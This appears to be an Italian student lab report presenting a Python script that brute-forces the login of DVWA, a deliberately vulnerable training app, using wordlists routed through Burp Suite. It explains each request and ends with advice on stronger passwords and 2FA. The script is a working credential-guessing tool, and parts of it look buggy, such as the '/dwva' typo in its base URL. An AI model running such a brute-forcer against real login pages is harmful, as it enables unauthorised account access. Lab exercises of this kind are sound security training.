7 BASE_URL = "http://192.168.1.85/dwva"    # IP DEL BRUTERFORD
8 USERNAME_WORDLISTS = "/home/kali/Desktop/Build_week/nome1.txt" # percorso del file
9 PASSWORD_WORDLISTS = "/home/kali/Desktop/Build_week/pass.txt" # percorso del file
10 proxies = {"http": "http://127.0.0.1:8080"}     #PROXIE PER COMUNICARE CON BURPSUITE
11
12
13 def main():
14     init_app()
15     bruteforce_low()
16
17 def init_app():
18     global USERNAME, PASSWORD, BASE_URL, PHP_ID
19     url = BASE_URL + "/login.php" # IL PROGRAMMA ENTRA NELLA PAGINA DI LOGIN
20     r = requests.get(url, proxies=proxies) # MANDA LA PRIMA RICHIESTA GET AL SITO
21     try:
22         cookies = r.headers['Set-Cookie']    # PRENDE TUTTO IL SET COOKIE DALLA RICHIESTA
23     except KeyError as e:
24         print("[ERROR] - Server did not send PHPSESSID cookie, need to init DVWA") #
25         exit()
26     PHP_ID = cookies.split(";")[0].split("=")[1] # PRENDE IL PHPSESSID DAL SET COOKIE,
27
28     custom_headers = {
29         "Content-Type": "application/x-www-form-urlencoded",      #INSERIAMO IL MESSAGGIO CHE DEVE MANDARE
30         "Cookie": f"security=high; PHPSESSID={PHP_ID}",
31         "Upgrade-Insecure-Requests": "1",
32     }
33     post_data = f"username={USERNAME}&password={PASSWORD}&Login=Login" ### INSERIAMO LA PARTE FINALE, CIOÈ LA DATA CON USERNAME E PASSWORD CORETTE
34     r = requests.post(url, headers=custom_headers, data=post_data, proxies=proxies, allow_redirects=False) #MANDA LA RICHIESTA POST,PER ENTRARE DENTRO DVWA
35
36     custom_headers = {
37         "Referer": url,
38         "Cookie": f"security=high; PHPSESSID={PHP_ID}", ##### INSERIAMO IL MESSAGGIO CHE DEVE MANDARE
39     }
40     r = requests.get(url, headers=custom_headers, proxies=proxies) ### MANDA LA RICHIESTA GET, PER VERIFICARE SE È ENTRATO
41     soup = BeautifulSoup(r.text, "html.parser")
42     if "Administrator" in soup.title.string:
43         print("Success! You have logged in as administrator")
```

In questa slide possiamo notare che il programma è diviso in due funzioni principali ovvero “init_app” e “bruteforce_low”

BRUTE FORCE IN PYTHON

```
24     print("[ERROR] - Server did not send PHPSESSID cookie, need to init DVWA") #
25     exit()
26 PHP_ID = cookies.split(";")[0].split("=")[1] # PRENDE IL PHPSESSID DAL SET COOKIE,
27
28 custom_headers = {
29     "Content-Type": "application/x-www-form-urlencoded",      #INSERIAMO IL MESSAGGIO CHE DEVE MANDARE
30     "Cookie": f"security=high; PHPSESSID={PHP_ID}",
31     "Upgrade-Insecure-Requests": "1",
32 }
33 post_data = f"username={USERNAME}&password={PASSWORD}&Login=Login" ### INSERIAMO LA PARTE FINALE, CIOÈ LA DATA CON USERNAME E PASSWORD CORETTE
34 r = requests.post(url, headers=custom_headers, data=post_data, proxies=proxies, allow_redirects=False) #MANDA LA RICHIESTA POST, PER ENTRARE DENTRO DVWA
35
36 custom_headers = {
37     "Referer": url,
38     "Cookie": f"security=high; PHPSESSID={PHP_ID}", ##### INSERIAMO IL MESSAGGIO CHE DEVE MANDARE
39 }
40 r = requests.get(url, headers=custom_headers, proxies=proxies) ### MANDA LA RICHIESTA GET, PER VERIFICARE SE È ENTRATO
41 soup = BeautifulSoup(r.text, "html.parser")
42 risultato = soup.find("You have logged in as 'admin'")
43
44 url1 = BASE_URL + "/index.php"    # ENTRIAMO NELLA PAGINA PRINCIPALE DI INDEX
45 custom_headers = {
46     "Referer": "http://192.168.1.85/dvwa/login.php",      ## CAMBIO IP DI PROVENIENZA
47     "Cookie": f"security=low; PHPSESSID={PHP_ID}",
48     "Upgrade-Insecure-Requests": "1"
49 }
50
51 r = requests.get(url1, headers=custom_headers, proxies=proxies)
52
53 #####CAMBIARE DA HIGH A LOW
54
55 url2 = "http://192.168.1.85/dvwa/vulnerabilities/brute/"
56 custom_headers = {
57     "Referer": "http://192.168.1.85/dvwa/index.php",  # cambia IP
58     "Cookie": f"security=low; PHPSESSID={PHP_ID}",
59 }
60 r = requests.get(url2, headers=custom_headers, proxies=proxies)
61
62 return "Database has been created." in r.text
63
64
```

Per quanto riguarda la prima funzione esegue 3 richieste al server:

- la prima richiesta utilizza un metodo GET per andare ad ottenere il PHPSESSID
- la seconda richiesta utilizza il metodo POST per inviare le credenziali di accesso al login iniziale di DVWA
- -la terza richiesta utilizza nuovamente un metodo GET per confermare l'avvenuto log in

#	Host	Method	URL	Status code	Length	MIME type	Extension	Title
1	http://192.168.1.85	GET	/dvwa/login.php	200	1690	HTML	php	Damn Vulnerable Web ...
2	http://192.168.1.85	POST	/dvwa/login.php	302	354	HTML	php	Damn Vulnerable Web ...
3	http://192.168.1.85	GET	/dvwa/login.php	200	1655	HTML	php	Damn Vulnerable Web ...
4	http://192.168.1.85	GET	/dvwa/index.php	200	4807	HTML	php	Damn Vulnerable Web ...

BRUTE FORCE IN PYTHON

La seconda funzione invece si occupa di:

```
60     r = requests.get(url2, headers=custom_headers, proxies=proxies)
61     return "Database has been created." in r.text
62
63
64
65 def bruteforce_low():
66     global USERNAME_WORDLISTS, PASSWORD_WORDLISTS
67
68     usernames = get_wordlist(USERNAME_WORDLISTS)
69     passwords = get_wordlist(PASSWORD_WORDLISTS)
70     print('Gli utenti sono:', usernames)
71     print('Le password sono:', passwords)
72
73     print(f"[INFORMAZIONE PRINCIPALE]: Ci sono: {len(usernames)} usernames nel file")
74     print(f"[INFORMAZIONE PRINCIPALE]: Ci sono: {len(passwords)} passwords nel file")
75
76     for user in usernames:
77         for password in passwords:
78             print(f"[INFO]: Testing: ({user}:{password})")
79             if check_credentials(user, password):
80                 print(f"[INFO]: Found credentials: ({user}:{password})")
81                 break
82
83 def get_wordlist(wordlist_path):    #VA NELLA CARTELLA A PRENDERE I CONTENUTI
84     return open(wordlist_path, "r").read().splitlines() #
85
86 def check_credentials(username, password):
87     global BASE_URL, DIFFICULTY, proxies
88     URL = BASE_URL + "/vulnerabilities/brute/"
89     params = {"username": username, "password": password, "Login": "Login"}
90     r = http_get(URL, DIFFICULTY, params=params)
91     return "Welcome to the password protected area admin" in r.text
92
93 def http_get(url, difficulty, headers=None, params=None, cookies=None, timeout=None):
94     global PHP_ID, USERNAME, PASSWORD, proxies
95
96     if not PHP_ID:
97         PHP_ID = get_auth_cookie(url, USERNAME, PASSWORD)
98
99     if difficulty not in ["low", "medium", "high"]:
100        print(f"[ERROR]: difficulty value ({difficulty}) not supported")
101        exit()
102
103     custom_headers = {
104         "Cookie": f"PHPSESSID={PHP_ID}; security={difficulty};" + create_cookie(cookies),
105     }
106     if headers:
107         for h in headers:
108             custom_headers[h] = headers[h]
109
110     return requests.get(url, headers=custom_headers, params=params, timeout=timeout, proxies=proxies)
111
112 def create_cookie(cookies):
113     if not cookies:
114         return ""
115     else:
116         return ";" .join([f"{key}={cookies[key]}" for key in cookies])
117
118 if __name__ == "__main__":
119     main()
120
```

- va a prendere le credenziali all'interno dei file da noi forniti attraverso `get_wordlist`
- va a creare un ciclo per combinare le varie credenziali tra loro
- manda una richiesta alla pagina brute force di DVWA per ogni combinazione fornita dal ciclo, se la combinazione delle credenziali darà come risultato "Welcome to the password protected area admin" lo stamperà nella schermata insieme alle credenziali utilizzate



CONCLUSIONI

A seguito di questi test da noi effettuati possiamo affermare che in situazioni come questa dove l'username e password sono molto basici, è piuttosto semplice andare a comprometterle.

Per aggiungere una maggiore sicurezza è possibile testare attraverso i metodi utilizzati un campione più numeroso di usernames e passwords in modo tale da elaborare successivamente una coppia di credenziali molto sicure.

Un'altra modalità per implementare maggiore sicurezza è quella di utilizzare un servizio 2FA, ovvero a doppia autenticazione, è un metodo, che richiede che l'utente fornisca un secondo fattore di autenticazione oltre alla password.



GURUXXIVCORP